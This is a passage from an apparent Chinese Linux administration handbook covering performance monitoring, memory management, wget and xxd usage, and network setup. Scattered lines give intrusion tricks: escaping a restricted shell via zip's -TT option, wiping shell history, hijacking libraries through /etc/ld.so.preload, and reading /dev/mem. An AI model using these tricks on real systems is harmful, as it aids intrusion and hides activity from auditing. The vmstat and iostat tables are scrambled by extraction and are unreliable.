*8*

*1*

*92 183368 735048 2738508*

*0*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

从上面的数据可以看出几点：

首先si so都是0， free 也有， 说明内存足够， 排除内存。再看硬盘， bi bo都不大， 所以io似乎不严重， 最后剩下CPU， cs和in都较大， 说明CPU频于应付上下文切换和中断， 而且从r的数字来看正在等CPU的进程较

多， 所以猜测服务器上运行的进程较多， CPU疲于切换进程以及应付中断， 猜测瓶颈是CPU。单从这些数字来看是不够的， 还需要根据你服务器配置、环境、应用等来综合考虑。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **vmstat 1**

*procs -----------memory swap--*

*-----io----*

*--system-- -----cpu------*

*r 0*

*0*

*0*

*1*

*b swpd 3 252696*

*2 253484*

*1 259252*

*2 260008*

*free 2432*

*2216*

*2616*

*2188*

*buff 268*

*228*

*128*

*144*

*cache si 7148 3604*

*7104 5368*

*6148 19784*

*6824 11824*

*so 2368*

*2976*

*18712*

*2584*

*17304*

*bi 3608*

*5372*

*19784*

*12664*

*24952*

*bo 2372*

*3036*

*18712*

*2584*

*17304*

*in 288*

*930*

*3821*

*1347*

*4737*

*cs 288*

*519*

*1853*

*1174*

*2341*

*us 0*

*0*

*0*

*14*

*86*

*sy 0*

*0*

*1*

*0*

*10*

*id 21*

*0*

*3*

*0*

*0*

*wa st*

*78 1*

*100 0*

*95*

*86*

*0*

*1*

*0*

*4*

*2*

*1 262140*

*2964*

*128*

*5852 24912*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

上面是一个频繁读写交换区的例子， 可以观察到以下几点：

1. 物理可用内存free基本没什么显著变化， swapd逐步增加， 说明最小可用的内存始终保持在256MB X 10％

= 2.56MB左右， 当脏页达到10％ 的时候（ vm.dirty\_background\_ratio ＝ 10） 就开始大量使用swap；

1. buff稳步减少说明系统知道内存不够了， kwapd正在从buff那里借用部分内存；
2. kswapd持续把脏页面写到swap交换区（ so） ， 并且从swapd逐渐增加看出确实如此。根据上面讲的

kswapd扫描时检查的三件事， 如果页面被修改了， 但不是被文件系统修改的， 把页面写到swap， 所以这里

swapd持续增加。另一种看法：

1. 所剩物理内存free基本不变， 较小2.8M。这个时候会执行PFRA回收内存。
2. 如果内存请求是read()/write()， 分配失败， 则会调用pdflush， 或者周期性调用pdflush。但是这个， 不会产生page out操作。上面数据也说明了， buffer和cache减少的量非常之小。说明io的bo写磁盘操作不是来自

pdflush。

1. PFRA回收匿名内存(malloc())时， 会将要回收的内存页在磁盘备份一份， 即page out。上面的so正反应了大量的匿名页被换出， 同时将换入给当前正在运行的内存。换入并没有增加buffer和cache， 说明这是程序在分配内存， 而非读取文件。
2. 引起大量so， 是因为在回收匿名页， 有可能是分配匿名内存失败， 也有可能是分配buffer失败， 也有可能是周期性唤醒swapd。这里， 我想不是分配buffer失败

**3.1.1.65 wget**

-c： 断点续传

-r： 递归下载

-np： 递归下载不搜索上层目录

-nd： 不在本机重新创建目录结构

-k： 把绝对连接转换为相对连接

-L： 递归时不进入其他主机

-p： 下载网页所需要的所有文件

-m： 镜像站点

-i： 从文件下载

-t： 重试次数

-T： 超时时间

--accept=iso,txt： 下载特定扩展名

-O： 保存名字

**3.1.1.66 xxd**

84/990

QQ群：632167235

注： vim需要以二进制形式打开， 否则会加上0x0a换行符

# **vim -b file**

:%!xxd

参数

-a 使用\*替代连续的0

-b 使用二进制显示

-c 显示多少列

-g 多少字节显示一个空格

-i 显示成C语言数组

-l 只显示前几个字节

-p 以连续的16进制表示

-r 反向转换

-u 采用大写字母

举例

从偏移0x10开始显示， 也就是缺省情况下的第一行不显示：

# **xxd -s 0x10 scz.sh**

显示倒数0x30个字节(缺省情况下倒数3行)：

# **xxd -s -0x30 -g 1 scz.sh**

显示120字节， 连续显示， 每行20字节：

# **xxd -l 120 -p -c 20 scz.sh**

显示0x6c偏移开始的12个字节：

# **xxd -l 12 -c 12 -g 1 -s 0x6c scz.sh**

创建一个65537字节大小的文件， 除了最后一个字节是'A'， 其余都是0x00：

# **echo 10000: 41 | xxd -r > scz.txt**

转换单个字符和16进制：

# **echo '3f' | xxd -r -p**

# **echo -n '?' | xxd -p**

16进制文件转换：

# **xxd -p -c 9999999 file**

# **echo "0x9999" | xxd -r -p > file**

URL格式转换：

# **echo 'http://www.cn' | tr -d '\n' | xxd -p | sed 's/\(..\)/%\1/g'**

**3.1.1.67 zip**

zip文件中的file is encrypted那位置1可以欺骗是加密过的， 使用-FF选项修复一下即可。或者搜索504B0102， 从50开始第9位01改为00。

突破终端限制执行脚本内容：

# **zip z.zip a -T -TT ./runme.sh**

**3.1.2** 操作

85/990

QQ群：632167235

**3.1.2.1** 记录

man page

1： 用户可以操作的命令或可执行文件

2： 系统核心可调用的函数与工具等

3： 一些常用的函数与函数库

4： 设备文件的说明

5： 设置文件或是某些文件的格式

6： 游戏

7： 惯例与协议等

8： 系统管理员可用的管理命令

9： 与内核有关的文件

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

合法的登录shell

/etc/shells

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

重定向输出，&重定向现有句柄

&>和>&是一个意思， 是“复制一个文件描述符”的意思。find > file1 2> file2

find > file 2>&1

scriptname >filename 重定向scriptname的输出到文件filename中去， 如果文件存在则覆盖； command &>filename 重定向command的标准输出(stdout)和标准错误(stderr)到文件filename中； command >&2 把command的标准输出(stdout)重定向到标准错误(stderr)中；

scriptname >>filename 把scriptname的输出（ 同>)追加到文件filenmae中， 如果文件不存在则创建。

[i]<>filename 打开filename这个文件用来读或者写， 并且给文件指定i为它的文件描述符(file descriptor)， 文件不存在就会创建。

n<&- 关闭输入文件描述符 n。0<&- 或 <&- 关闭 stdin。

n>&- 关闭输出文件描述符 n。1>&- 或 >&- 关闭 stdout。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Win/Linux格式转换tr '[a-z]' '[A-Z]'

cat dosfile | tr -d '\r' > unixfile sed -e 's/$/\r/g' unix > win awk '{print $0 "\r"}' unix > win

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

模块操作

在 /etc/rc.sysinit 中定义了用户自定义模块的目录 /etc/sysconfig/modules

对模块的参数设置 /etc/modprobe.conf

加载模块的方法：

1. 将已编译的模块放入/lib/modules/`uname -r`/kernel,然后运行depmod -a(会更新/lib/modules/`uname -r`/ modules.dep)
2. insmod 模块名
3. modprobe 模块名（ 搜索/lib/modules/`uname -r`/modules.dep中的模块)

如果要自启动则加入/etc/modprobe.conf

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

86/990

QQ群：632167235

支持的文件系统

/lib/modules/`uname -r`/kernel/fs

已启用的文件系统： /proc/filesystems

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

建立swap文件

dd if=/dev/zero of=/swapfile bs=1K count=51200 mkswap /swapfile

swapon /swapfile vi /etc/fstab

/swapfile swap swap default 0 0

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

可以使用shm文件来避开磁盘IO瓶颈， 默认shm大小为物理内存的一半， 可以通过fstab文件修改

tmpfs /dev/shm tmpfs defaults,size=512m 0 0

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

设备 主 类型

CDROM 22 b

DVDROW 11 b

DVD+CDRW 3 b

DVDRW 8 b

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

文件隐藏属性

A： 访问时间不可修改S： sync

a： 只能增加

b： 不更新文件或目录的最后存取时间

c： 压缩

d： 使文件具有转储功能

i： 不能修改

j： 设置日志（ 已失效）

s： 完全删除

u： 不完全删除， 可还原

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

通过rpmfind.net可以找到一个软件的官网

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

扇区是物理存储的最小单位， 扇区组成磁道， 磁道组成柱面， 柱面是分区的最小单位逻辑块是文件系统的最小存储单位， 块大小为扇区的2的n次方倍数

每个文件系统开始的位置为超级块

一个分区所能容纳的最多文件数与inode数量有关

inode数量为“分区的容量”/“一个inode预计想要控制的容量”， 一个inode占用128/256字节文件名最长255字符， 完整文件名4096字符， 中文名127个字符

inode表与块区域称为数据存放区， 超级块等称为元数据（ metadata）

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

系统支持的语系 /usr/lib/locale

设置文件 /etc/sysconfig/i18n

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

模拟内核崩溃

87/990

QQ群：632167235

kernel.sysrq = 0

echo h > /proc/sysrq-trigger echo c > /proc/sysrq-trigger

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

rp-pppoe - 3.1

- 5

.i386 .rpm

套件名

版本信息 发布的次数 硬件平台 扩展名

rpm的数据库 /var/lib/rpm

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

alternatives选择哪个服务使用哪个软件

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

/etc/profile

TMOUT=600 <- 超时后自动退出

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

解压rpm包

rpm2cpio openssh.rpm cpio -icduv < openssh.rpm

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

扩展正则表达式 + ? () |

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

查看硬件温度

sensors-detect sensors

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

用户默认文件

/etc/login.defs

/etc/default/useradd

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

开启消息 mesg y

对话 write user 用ctrl+D结束广播消息 wall

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

路由器软件

quagga（ zerba)

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

pwck 检查帐号文件错误echo "user:pass" | chpasswd newusers

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

nice renice ionice

88/990

QQ群：632167235

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

fuser lsof pidof

查看程序路径

ps -aux | grep httpd ls -l /proc/1773/exe

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

re-pppoe拨号adsl-setup

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

设置suid

/lib/ld-linux.so.2 `which whoami`

/lib/x86\_64-linux-gnu/ld-linux-x86-64.so.2 `which whoami`

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

修复文件系统

一般出现掉电事故后， 重启之后用各文件系统的 fsck（ 如 ext2 家族的 e2fsck） 命令检查一下文件系统就能搞定， 如果出现

Attempt to read block from filesystem resulted in short read while trying to open /dev/sda3. Could this be a zero- length partition.

则说明superblock出现损坏， 修复步骤如下：

1. 使用mke2fs -n /dev/sda1找到备份的superblokc 2. e2fsck -b 123023

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

去掉历史命令记录

unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HISTLOG;

export HISTFILE=/dev/null;

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

系统密码加密

1 、 cat /etc/shadow|grep user01 user01:$1$D9ACJL6r$pk56QY0/RwVEQhc0hCzyP1:16161:0:99999:7:::

2、在hash值那一栏， $id$salt$encrypted

两个"$"符号之间的数字id代表不同的加密算法， 系统不同所使用的算法也不尽相同。第二个"$"符号之后的字符串就是salt值， 加密的时候需要用到。第3个"$"后面的字符串就是加密后的密文（ 一部分）

3、数字id和所使用的加密算法对应关系：

* 1： MD5 （ 22位）
* 2a: Blowfish, 只在有一部分linux分支中使用的加密方法
* 5: SHA-256 （ 43位）
* 6: SHA-512 （ 86位）

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

字体相关配置

xlsfonts命令可列出系统中已安装的X11核心字体fc-list命令列出新安装的字体

fc-cache命令手动更新系统字体配置添加字体

1. 将字体复制到字体文件夹
2. mkfontdir 创建索引文件
3. mkfontscale 字体的变形
4. fc-cache -fv

字体删除后fc-cache -fv即可

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

89/990

QQ群：632167235

添加中文编码支持

# **vi /var/lib/locales/supported.d/zh-hans**

# **locale-gen**

还需要添加中文字体。

通常安装中文字体后自动添加中文编码支持。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

JAVA环境变量

export JAVA\_HOME=/opt/jdk export JAVA\_BIN=/opt/jdk/bin

export CLASSPATH=$JAVA\_HOME/lib/dt.jar:$JAVA\_HOME/lib/tools.jar export PATH=$JAVA\_BIN:$PATH

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

新编译的软件库文件要加入

/etc/ld.so.conf

并且执行ldconfig -v

否则会出现问题

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

系统的loader代码中会检查是否存在/etc/ld.so.preload文件， 如果存在那么就会加载其中列出的所有so文件， 它能够实现与LD\_PRELOAD环境变量相同的功能且限制更少， 以此来调用我们定义的函数而非原函数。此方法适用于用户空间的so文件劫持， 类似于Windows下的DLL劫持技术。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

网络性能监控：

top： 查看进程对cpu的使用率。

iotop： 查看进程对磁盘I/O的使用情况。

nethogs： 查看进程占用的网络流量。

iptraf： 查看网络状态， 各实施速率、协议统计等。netperf iperf c/s模式网络吞吐性能测试

tcpcopy： 压力测试

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

命令行通配符问题： 如果有文件名为： “-l” 当执行： ls \*

会把“-l”当作参数使用： ls -- \*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

从打开的fd找文件：

lsof|grep "/path/to/file"

cp /proc/5559/fd/22 restored.file

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

查看操作系统位数：

getconf LONG\_BIT

查询库文件编译时的系统位数：

readelf -h libxxxx.so

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

查找设备对应的名字：

* **cat /proc/sys/dev/cdrom/info**

90/990

QQ群：632167235

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

加载usbmon内核模块可以使用wireshark抓取usb通信数据

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

netsed 实时修改网络数据包内容

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

不同数据库类型的jdbc连接格式如下： MySql： driver:com.mysql.jdbc.Driver connectUrl： jdbc:mysql://host:port/databaseName oracle： driver:oracle.jdbc.driver.OracleDriver

connectUrl： jdbc:oracle:thin:@host:port:SID (查看SID方法： select name form V$database) SQLServer： driver:net.sourceforge.jtds.jdbc.Driver connectUrl： jdbc:jtds:sqlserver://host:port/databaseName

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

查看内存内容：

* cat /dev/mem

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

多架构下进入不同环境：

# **linux32**

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

使用 iconv 转换编码的时候， 如果出现错误 illegal input sequence at position， 可以尝试忽略（ iconv -f UTF-8 - t GBK//IGNORE ...） 或转换（ iconv -f UTF-8 -t GBK//TRANSLIT ...） 无效字符。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

使用虚拟内存时建议：

# **echo 1 > /proc/sys/vm/overcommit\_memory**

# **echo 95 > /proc/sys/vm/swappiness**

**3.1.2.2** 编译源

下载源码：

$ **apt-get source packagename**

通常会下载三个文件： 一个.orig.tar.gz、一个.dsc和一个.diff.gz。对于Debian专用的套裝软件， 不会下载最后一个文件， 第一个文件的文件名中沒有“orig”项。

dpkg-source通过.dsc文件中的信息， 將來源码包解包到packagename-version目录， 下载下來的來源码包中有一个debian/目录， 里面是建立.deb包所需的文件。

想要下载的源码包自动編译成套裝软件， 只需在命令行中加上-b， 如下：

$ **apt-get -b source packagename**

如果你不打算在下载后就立刻建立.deb文件， 你可以在之后用下面的命令建立：

$ **dpkg-buildpackage -rfakeroot -uc -b**

上述命令会在下载后为套裝软件建立的目录中执行。要安裝用这种方式組建好的套裝软件， 只能直接使用套裝软件管理器， 例如：

# **dpkg -i file.deb**

apt-get的source命令和它的其它命令有所不同， 普通用戶就可以执行source命令。文件被下载到使用者调用apt-source package命令时所在的目录中。

91/990

QQ群：632167235

**3.1.2.3** 内核参数

参数

/sys/devices/system/cpu/cpu2/online #是否使用这颗cpu

/proc/sys/net/unix/max\_dgram\_qlen #unix套接字队列数

/proc/sys/kernel/pid\_max #内核pid数

kernel.msgmnb = 4203520， 消息队列的最大字节数kernel.msgmni = 64， 最多允许创建多少个消息队列kernel.msgmax = 8192， 消息队列单条数据最大的长度

讲解

Overcommit策略

Linux中malloc返回非空指针， 并不一定意味着指向的内存就是可用的， Linux下允许程序申请比系统可用内存更多的内存， 这个特性叫Overcommit。

这样做是出于优化系统考虑， 因为不是所有的程序申请了内存就立刻使用的， 当你使用的时候说不定系统已经回收了一些资源了。

Linux下有3种Overcommit的策略， 可以在/proc/sys/vm/overcommit\_memory配置。取0,1和2三个值， 默认是

0。

0： 启发式策略， 比较严重的Overcommit将不能得逞， 比如你突然申请了128TB的内存。而轻微的

Overcommit将被允许。另外， root能Overcommit的值比普通用户要稍微多些。

1： 永远允许Overcommit， 这种策略适合那些不能承受内存分配失败的应用， 比如某些科学计算应用。

2： 永远禁止Overcommit， 在这个情况下， 系统所能分配的内存不会超过swap+RAM\*系数（ /proc/sys/vm/

overcmmit\_ratio， 默认50%， 你可以调整）， 如果这么多资源已经用光， 那么后面任何尝试申请内存的行为都会返回错误， 这通常意味着此时没法运行任何新程序。

Overcommit导致的问题， 如果申请的内存多余系统的RAM+swap， 当真正使用的内存也超过RAM+swap时， 内存不足linux会启动OOM killer， 挑选进程杀死， 释放内存， 来解决内存不足的问题。

OOM killer

linux oom-killer是一种自我保护机制， 当系统分配不出内存时会触发这个机制， 由操作系统在己有进程中挑选一个占用内存较多， 回收内存收益最大的进程kill掉来释放内存。

系统为每个进程做评估， /proc/<pid>/oom\_score中数值最大的进程被kill掉。

这个值是系统综合进程的内存消耗量、CPU时间(utime + stime)、存活时间(uptime - start time)和oom\_adj计算出的， 消耗内存越多分越高， 存活时间越长分越低。

Swappiness

/proc/sys/vm/swappiness

当为0时表示最大限度使用物理内存， 然后才是swap空间。当为100的时候表示积极的使用swap分区， 并且把内存上的数据及时的搬运到swap空间里面。

kswapd和pdflush

* kswapd daemon用来检查pages\_high和pages\_low， 如果可用内存少于pages\_low， kswapd就开始扫描并试图释放32个页面， 并且重复扫描释放的过程直到可用内存大于pages\_high为止。扫描的时候检查3件事： 1） 如果页面没有修改， 把页放到可用内存列表里； 2） 如果页面被文件系统修改， 把页面内容写到磁盘上；

3） 如果页面被修改了， 但不是被文件系统修改的， 把页面写到交换空间。

* pdflush daemon用来同步文件相关的内存页面， 把内存页面及时同步到硬盘上。比如打开一个文件， 文件被导入到内存里， 对文件做了修改后并保存后， 内核并不马上保存文件到硬盘， 由pdflush决定什么时候把相应页面写入硬盘， 这由一个内核参数 vm.dirty\_background\_ratio 来控制， 比如下面的参数显示脏页面

（ dirty pages） 达到所有内存页面10％ 的时候开始写入硬盘。

/sbin/sysctl -n vm.dirty\_background\_ratio

92/990

QQ群：632167235

**3.1.2.4** 缓存

Cache， 译作“缓存”， 指 CPU 和内存之间高速缓存。Buffer， 译作“缓冲区”， 指在写入磁盘前的存储再内存中的内容。

内存页

内存和硬盘之间的 IO 是以页为单位来进行的， 在 Linux 系统上1页的大小为 4K。可以用以下命令查看系统默认的页面大小：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **/usr/bin/time -v date**

...

Page size (bytes): 4096

...

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

缺页中断

Linux利用虚拟内存极大的扩展了程序地址空间， 使得原来物理内存不能容下的程序也可以通过内存和硬盘之间的不断交换（ 把暂时不用的内存页交换到硬盘， 把需要的内存页从硬盘读到内存） 来赢得更多的内存， 看起来就像物理内存被扩大了一样。事实上这个过程对程序是完全透明的， 程序完全不用理会自己哪一部分、什么时候被交换进内存， 一切都有内核的虚拟内存管理来完成。当程序启动的时候， Linux内核首先检查CPU的缓存和物理内存， 如果数据已经在内存里就忽略， 如果数据不在内存里就引起一个缺页中断

（ Page Fault） ， 然后从硬盘读取缺页， 并把缺页缓存到物理内存里。缺页中断可分为主缺页中断（ Major Page Fault） 和次缺页中断（ Minor Page Fault） ， 要从磁盘读取数据而产生的中断是主缺页中断； 数据已经被读入内存并被缓存起来， 从内存缓存区中而不是直接从硬盘中读取数据而产生的中断是次缺页中断。上面的内存缓存区起到了预读硬盘的作用， 内核先在物理内存里寻找缺页， 没有的话产生次缺页中断从内存缓存里找， 如果还没有发现的话就从硬盘读取。很 显然， 把多余的内存拿出来做成内存缓存区提高了访问速度， 这里还有一个命中率的问题， 运气好的话如果每次缺页都能从内存缓存区读取的话将会极大提高性能。要提高命中率的一个简单方法就是增大内存缓存区面积， 缓存区越大预存的页面就越多， 命中率也会越高。下面的time命令可以用来查看某程序第一次启动的时候产生了多少主缺页中断和次缺页中断：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **/usr/bin/time -v date**

...

Major (requiring I/O) page faults: 1

Minor (reclaiming a frame) page faults: 260

...

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

File Buffer Cache

从上面的内存缓存区（ 也叫文件缓存区 File Buffer Cache） 读取页比从硬盘读取页要快得多， 所以 Linux 内核希望能尽可能产生次缺页中断（ 从文件缓存区读）， 并且能尽可能避免主缺页中断（ 从硬盘读）， 这样随着次缺页中断的增多， 文件缓存区也逐步增大， 直到系统只有少量可用物理内存的时候 Linux 才开始释放一些不用的页。我们运行 Linux 一段时间后会发现虽然系统上运行的程序不多， 但是可用内存总是很

少， 这样给大家造成了 Linux 对内存管理很低效的假象， 事实上 Linux 把那些暂时不用的物理内存高效的利用起来做预存（ 内存缓存区） 呢。下面打印的是服务器上的物理内存和文件缓存区的情况：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **cat /proc/meminfo**

MemTotal: 8182776 kB

MemFree: Buffers:

3053808 kB

342704 kB

Cached:

3972748 kB

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

这台服务器总共有 8GB 物理内存（ MemTotal） ， 3GB 左右可用内存（ MemFree） ， 343MB 左右用来做磁盘

缓存（ Buffers） ， 4GB 左右用来做文件缓存区（ Cached） ， 可见 Linux 真的用了很多物理内存做 Cache， 而

且这个缓存区还可以不断增长。

页面类型

93/990

QQ群：632167235

Linux 中内存页面有三种类型：

* Read pages， 只读页（ 或代码页）， 那些通过主缺页中断从硬盘读取的页面， 包括不能修改的静态文件、可执行文件、库文件等。当内核需要它们的时候把它们读到内存中， 当内存不足的时候， 内核就释放它们到空闲列表， 当程序再次需要它们的时候需要通过缺页中断再次读到内存。
* Dirty pages， 脏页， 指那些在内存中被修改过的数据页， 比如文本文件等。这些文件由pdflush负责同步到硬盘， 内存不足的时候由kswapd和pdflush把数据写回硬盘并释放内存。
* Anonymous pages， 匿名页， 那些属于某个进程但是又和任何文件无关联， 不能被同步到硬盘上， 内存不足的时候由kswapd负责将它们写到交换分区并释放内存。

清除缓存

仅清除页面缓存（ PageCache） ：

# **sync; echo 1 > /proc/sys/vm/drop\_caches**

清除目录项和inode：

# **sync; echo 2 > /proc/sys/vm/drop\_caches**

清除页面缓存， 目录项和inode：

# **sync; echo 3 > /proc/sys/vm/drop\_caches**

**3.1.2.5** 磁盘**IO**

(r/s+w/s)\*(svctm/1000)=util

顺序IO

IO可分为顺序IO和 随机IO两种， 性能监测前需要弄清楚系统偏向顺序IO的应用还是随机IO应用。顺序IO是指同时顺序请求大量数据， 比如数据库执行大量的查询、流媒体服务等， 顺序IO可以同时很快的移动大量数据。可以这样来评估IOPS的性能， 用每秒读写IO字节数除以每秒读写IOPS数， rkB/s除以r/s， wkB/s除以

w/s。下面显示的是连续2秒的IO情况， 可见每次IO写的数据是增加的（ 45060.00 / 99.00 = 455.15 KB per IO， 54272.00 / 112.00 = 484.57 KB per IO） 。相对随机IO而言， 顺序IO更应该重视每次IO的吞吐能力（ KB per IO） ：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

$ **iostat -kx 1**

*avg-cpu: %user*

*0.00*

*%nice %system %iowait %steal*

*%idle 72.25*

*0.00*

*2.50*

*25.25*

*0.00*

*Device:*

*rrqm/s*

*wrqm/s r/s*

*w/s*

*rkB/s*

*wkB/s avgrq-sz*

*avgqu-sz*

*await*

*svctm %util*

*sdb 7.80*

*24.00*

*19995.00 29.00 99.00*

*4228.00 45060.00*

*770.12*

*45.01*

*539.65*

*99.80*

*avg-cpu: %user*

*0.00*

*%nice %system %iowait*

*%steal*

*0.00*

*%idle 68.33*

*0.00*

*1.00*

*30.67*

*Device: svctm sdb*

*rrqm/s*

*wrqm/s*

*r/s*

*w/s*

*rkB/s*

*wkB/s avgrq-sz*

*avgqu-sz*

*await*

*%util*

*3.00*

*12235.00*

*3.00 112.00*

*768.00 54272.00*

*957.22*

*144.85*

*576.44*

*8.70 100.10*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

随机IO

随机IO是指随机请求数据， 其IO速度不依赖于数据的大小和排列， 依赖于磁盘的每秒能IO的次数， 比如

Web服务、Mail服务等每次请求的数据都很小， 随机IO每秒同时会有更多的请求数产生， 所以磁盘的每秒能

IO多少次是关键。

94/990

QQ群：632167235

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

$ **iostat -kx 1**

*avg-cpu: %user*

*1.75*

*%nice %system %iowait*

*%steal*

*0.00*

*%idle 97.26*

*0.00*

*0.75*

*0.25*

*Device: svctm sdb 0.23*

*rrqm/s*

*wrqm/s*

*r/s*

*w/s*

*rkB/s*

*wkB/s avgrq-sz*

*avgqu-sz*

*await*

*%util*

*0.00*

*52.00*

*0.00 57.00*

*0.00*

*436.00*

*15.30*

*0.03*

*0.54*

*1.30*

*avg-cpu: %user*

*1.75*

*%nice %system %iowait*

*%steal*

*0.00*

*%idle 97.24*

*0.00*

*0.75*

*0.25*

*Device: svctm* *sdb*

*rrqm/s*

*wrqm/s*

*r/s*

*w/s*

*rkB/s*

*wkB/s avgrq-sz*

*avgqu-sz*

*await*

*%util*

*0.00*

*56.44*

*0.00 66.34*

*0.00*

*491.09*

*14.81*

*0.04*

*0.54*

*0.19*

*1.29*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

按照上面的公式得出： 436.00 / 57.00 = 7.65 KB per IO， 491.09 / 66.34 = 7.40 KB per IO。与顺序IO比较发现， 随机IO的KB perIO小到可以忽略不计， 可见对于随机IO而言重要的是每秒能IOPS的次数， 而不是每次

IO的吞吐能力（ KB per IO） 。

**3.1.2.6** 网络设置

**3.1.2.6.1** 配置

主机名文件：

/etc/sysconfig/network

/etc/hostname

/etc/HOSTNAME

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

添加网卡及驱动： 找硬件：

# **kudzu --probe --class=network**

# **lspci | grep ethernet**

输出“Intel Corporation 82540EM Gigabit Ethernet Controller”， 其中“82540EM”就是型号

# **cd dir**

# **make clean**

# **make modules**

# **make install**

# **depmod -a**

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

tun/tap驱动程序实现了虚拟网卡的功能， tun表示虚拟的是点对点设备， tap表示虚拟的是以太网设备， 这两种设备针对网络包实施不同的封装。

直连接口路由必须手工指定：

# **route add 10.10.10.2 dev tun0**

组播路由也需要手动添加：

# **route add -net 224.0.0.0 netmask 224.0.0.0 dev tun0**

95/990

QQ群：632167235

**3.1.2.6.2** 子接口

子接口配置：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **vi /etc/sysconfig/network-scripts/ifcfg-eth0:0**

DEVICE=eth0:0 ONBOOT=yes HWADDR=00:00:00:00:00:00

BOOTPROTO=static #(dhcp) IPADDR=192.168.0.2 NETMASK=255.255.255.0 GATEWAY=192.168.0.1 GATEWAYDEV=eth0:0

USERCTL=yes #允许用户启用

ETHTOOL\_OPTS="speed 1000 duplex full autoneg on" #ethtool工具的额外参数

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

多子网卡range：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

# **vi/etc/sysconfig/network-scripts/ifcfg-eth0-range0** IPADDR\_START=192.168.0.100 IPADDR\_END=192.168.0.200

CLONENUM\_START=0 #起始IP别名网卡名（ 本例中是 eth0:0）

NETMASK=255.255.255.0

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

LInux中为同一个物理网卡增加多个ip地址， 以前通过ifconfig命令来创建和维护ip alias， 而在新的IPROUTE2

中通过ip address命令来创建和维护Primary address与Secondary address。在每一个接口上可以配置多个

Primary地址和多个Secondary地址。对一个特定的网络掩码， 只能有一个Primary地址。

在路由代码中对许多事件和条件作出响应依赖于IP地址为Primary地址还是Secondary地址。当删除一个

Primary地址时， 所有相关的Secondary地址也被删除。但可以配置一个选项， 在当前Primary地址被删除时可以将Secondary地址提升为Primary地址。

当主机为本地生成的流量选择源IP地址时， 只考虑Primary地址。

设置参数：/sbin/sysctl net.ipv4.conf.eth0.promote\_secondaries=1 (晋升辅助ip地址）

**3.1.2.6.3** 桥接

文件配置

安装bridge-utils

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **vi /etc/sysconfig/network-scripts/ifcfg-br0**

DEVICE=br0

BOOTPROTO=static TYPE=Bridge IPADDR

NETMASK GATEWAY ONBOOT

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **vi ifcfg-eth0**

